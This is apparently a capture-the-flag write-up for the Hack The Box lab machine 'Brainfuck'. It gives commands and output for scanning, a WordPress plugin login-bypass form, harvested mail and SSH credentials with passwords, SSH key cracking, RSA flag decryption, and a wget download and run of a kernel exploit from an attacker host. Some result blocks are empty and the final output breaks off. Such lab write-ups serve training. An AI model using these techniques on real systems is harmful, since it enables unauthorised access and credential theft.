1.0 - High Level Summary

1.1 - Host Summary


> hostname, IP, OS, tags
Hostname: Brainfuck
IP: 10.10.10.17
OS: Linux
Tags: # Cryptography


1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
Fisrt fuzzing:
ffuf -u https://brainfuck.htb/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php,.txt,.html

→ Result:
```
wp-content              [Status: 301, Size: 194, Words: 7, Lines: 8]
wp-admin                [Status: 301, Size: 194, Words: 7, Lines: 8]
wp-includes             [Status: 301, Size: 194, Words: 7, Lines: 8]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1]
wp-trackback.php        [Status: 200, Size: 135, Words: 11, Lines: 5]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1]
wp-login.php            [Status: 200, Size: 2244, Words: 119, Lines: 63]
license.txt             [Status: 200, Size: 19935, Words: 3334, Lines: 386]
readme.html             [Status: 200, Size: 7433, Words: 763, Lines: 100]
wp-config.php           [Status: 200, Size: 0, Words: 1, Lines: 1]

```
Second fuzzing:
feroxbuster -u https://www.brainfuck.htb --wordlist /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -k

→ Result:
```
301      7l      13w      194c https://www.brainfuck.htb/wp-content
301      7l      13w      194c https://www.brainfuck.htb/wp-admin
301      7l      13w      194c https://www.brainfuck.htb/wp-includes
301      7l      13w      194c https://www.brainfuck.htb/wp-content/plugins
301      7l      13w      194c https://www.brainfuck.htb/wp-content/themes
301      7l      13w      194c https://www.brainfuck.htb/wp-content/uploads
301      7l      13w      194c https://www.brainfuck.htb/wp-admin/images
301      7l      13w      194c https://www.brainfuck.htb/wp-admin/includes
301      7l      13w      194c https://www.brainfuck.htb/wp-admin/css
301      7l      13w      194c https://www.brainfuck.htb/wp-admin/js
301      7l      13w      194c https://www.brainfuck.htb/wp-admin/user
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/images
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/js
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/css
301      7l      13w      194c https://www.brainfuck.htb/wp-content/upgrade
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/fonts
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/customize
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/widgets
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/images/media
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/images/smilies
301      7l      13w      194c https://www.brainfuck.htb/wp-includes/Text
[####################] - 3m    659978/659978  0s      found:21      errors:502011
```

```

# *1.3 - Exploitation Summary*

> high level overview of the services you exploited
## Exploit via vulnerble plugins "**wp-support-plus-responsive-ticket-system**":
```
<form method="post" action="https://www.brainfuck.htb/wp-admin/admin-ajax.php">
	Username: <input type="text" name="username" value="admin">
	<input type="hidden" name="email" value="sth">
	<input type="hidden" name="action" value="loginGuestFacebook">
	<input type="submit" value="Login">
</form>
```
→ Result:




## Look at url: https://www.brainfuck.htb/wp-admin/options-general.php?page=swpsmtp_settings
→ Result:
```



Found credentials **SMTP** with:
- username: orestis
- password: kHGuERB29DNiNE


Login crentials on pop3 mail to get more infomation on machine:
telnet brainfuck.htb 110
USER orestis
PASS kHGuERB29DNiNE
LIST
```
+OK 2 messages:
1 977
2 514
```
RETR 1
```
+OK 977 octets
Return-Path: <www-data@brainfuck.htb>
X-Original-To: orestis@brainfuck.htb
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 33)
	id 7150023B32; Mon, 17 Apr 2017 20:15:40 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: New WordPress Site
X-PHP-Originating-Script: 33:class-phpmailer.php
Date: Mon, 17 Apr 2017 17:15:40 +0000
From: WordPress <wordpress@brainfuck.htb>
Message-ID: <00edcd034a67f3b0b6b43bab82b0f872@brainfuck.htb>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8

Your new WordPress site has been successfully set up at:

https://brainfuck.htb

You can log in to the administrator account with the following information:

Username: admin
Password: The password you chose during the install.
Log in here: https://brainfuck.htb/wp-login.php
```


We hope you enjoy your new site. Thanks!

--The WordPress Team
https://wordpress.org/
```
RETR 2
```
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
	id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)


Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
```
→ Result: Get credentials via inbox mail of **Orestis** user:
username: orestis
password: kIEnnfEKJ#9UmdO

## Go to url: https://sup3rs3cr3t.brainfuck.htb and login with credentials founded.




## Walk around the chat on each thread.
- Plaintext chat in general thread:
```



- Ciphertext in secret thread:



At the end message of usser orestis, the plaintext string “Orestis - Hacking for fun and profit” is equal length character with ciphertext string “Qbqquzs - Pnhekxs dpi fca fhf zdmgzt”. Create python script to get **Key** to decrypt all message in secret thread.

```python2
plaintext = "OrestisHackingforfunandprofit"
ciphertext = "PieagnmJkoijegnbwzwxmlegrwsnn"
key = ""
for i in range(len(plaintext)):
 num_key = ((ord(ciphertext[i]) - ord(plaintext[i])) % 26) + 97
 char_key = chr(num_key)
 key = key + char_key
print key

```

The script loops through the cipher text string and takes each character in order and converts it to the integer representation of that character. Then it subtracts that value from the integer representation of the corresponding character in the plaintext string and applies the modulus of 26 since there are 26 alphabets. This gives you a value between 0 and 25 inclusive. However, since the “chr” function that turns an integer to its character value depends on the ASCII table where 97 represents “a”, 98 represents “b”, etc. I had to add 97 to the integer value. After it loops through the entire cipher text it prints the key.

→ Run script and get Key decrypt is: **brainfuckmybrainfuckmybrainfu**


→ Guess the exactly is: **fuckmybrain**

Use online tool to decrypt all content in thread secret:

http://dcode.fr/vigenere-cipher

At line “Knowing the Key/Password", fill key: **fuckmybrain**

→ Result:



The key id_rsa ssh at url:
https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

Crack password from key id_rsa with script
wget https://raw.githubusercontent.com/stricture/hashstack-server-plugin-jtr/master/scrapers/sshng2john.py
python sshng2john.py /opt/OSCP/labs/HTB/17-Brainfuck/id_rsa > /opt/OSCP/labs/HTB/17-Brainfuck/ssh_key
john ssh_key --wordlist=/usr/share/wordlists/rockyou.txt
→ Resuslt:

```
┌──(root💀kali)-[/opt/OSCP/labs/HTB/17-Brainfuck]
└─# john ssh_key --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (/opt/OSCP/labs/HTB/17-Brainfuck/id_rsa)
1g 0:00:00:06 DONE (2022-01-06 01:49) 0.1531g/s 2196Kp/s 2196Kc/s 2196KC/sa6_123..
*7¡Vamos!
Session completed
```

SSH with key id_rsa via user “**orestis**” and password “**3poulakia!**”
→ Result:

```
┌──(root💀kali)-[/opt/OSCP/labs/HTB/17-Brainfuck]
└─# chmod 600 id_rsa

┌──(root💀kali)-[/opt/OSCP/labs/HTB/17-Brainfuck]
└─# ssh orestis@brainfuck.htb -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover
First scan:
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-1024 -T4 -oN /opt/OSCP/labs/HTB/17-Brainfuck/10.10.10.17.txt 10.10.10.17

→ Result:
```
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
110/tcp open  pop3
143/tcp open  imap
443/tcp open  https
```
Wordpress Scan:
wpscan --url https://brainfuck.htb --disable-tls-checks

→ Result:
```
<snip>
[+] wp-support-plus-responsive-ticket-system
 | Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | [!] The version is out of date, the latest version is 9.1.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
```

| Version: 7.1.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
<snip>
```
## Enumerate username login wordpress on Brainfuck machine:
curl https://brainfuck.htb/?rest_route=/wp/v2/users -k
→ Result:
```

```
[{"id":1,"name":"**admin**","url":"","description":"","link":"https:\/\/brainfuck.htb\/?author=1","slug":"admin","avatar_urls":{"24":"https:\/\/secure.gravatar.com\/avatar\/128fd66c3a3974b94626648c1350790f?s=24&d=mm&r=g","48":"https:\/\/secure.gravatar.com\/avatar\/128fd66c3a3974b94626648c1350790f?s=48&d=mm&r=g","96":"https:\/\/secure.gravatar.com\/avatar\/128fd66c3a3974b94626648c1350790f?s=96&d=mm&r=g"},"meta":[],"_links":{"self":[{"href":"https:\/\/brainfuck.htb\/?rest_route=\/wp\/v2\/users\/1"}],"collection":[{"href":"https:\/\/brainfuck.htb\/?rest_route=\/wp\/v2\/users"}]}}]
```


2.2 - Exploitation

> gaining a shell
key ssh at url:
https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
crack password rsa key is: **3poulakia!**

2.3 - Elevation

> methods used to gain SYSTEM / root
Privesc via **encrypt.sage** (/home/orestris)
```
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```
→ Reference decrypt code: (https://ranakhalil101.medium.com/hack-the-box-brainfuck-writeup-w-o-metasploit-5075c0c55e93)
```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
```

```
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y
def main():
    p =
74930257764650628196299214755352416744608267927855208813871583432652741700092825048849410398529331091
    q =
70208545277875667354588583815554526483228450082666129068448479370703334803739632841466490742522787536
    e =
30802007917952508422792869021689193927485016332713622527025219105154254472344627284947779726280995431
    ct =
44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405
# compute n
    n = p * q
# Compute phi(n)
    phi = (p - 1) * (q - 1)
# Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a
    print( "n:  " + str(d) );
# Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )
# Added code
    flag = hex(pt)
    flag = str(flag[2:-1])
    print flag.decode("hex")
if __name__ == "__main__":
    main()
```

Privesc via kernel vulnerable
 [3] get_rekt
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010

→ Result:

```
orestis@brainfuck:/tmp$ wget http://10.10.14.5/45010
--2022-01-06 09:10:04--  http://10.10.14.5/45010
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21712 (21K) [application/octet-stream]
Saving to: '45010'

45010               100%[===================>]  21.20K  74.3KB/s    in 0.3s

2022-01-06 09:10:04 (74.3 KB/s) - '45010' saved [21712/21712]

orestis@brainfuck:/tmp$ chmod +x 45010
orestis@brainfuck:/tmp$ ./45010
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened
t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity ker
nel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88003a233000
[*] Leaking sock struct from ffff88003b7db800
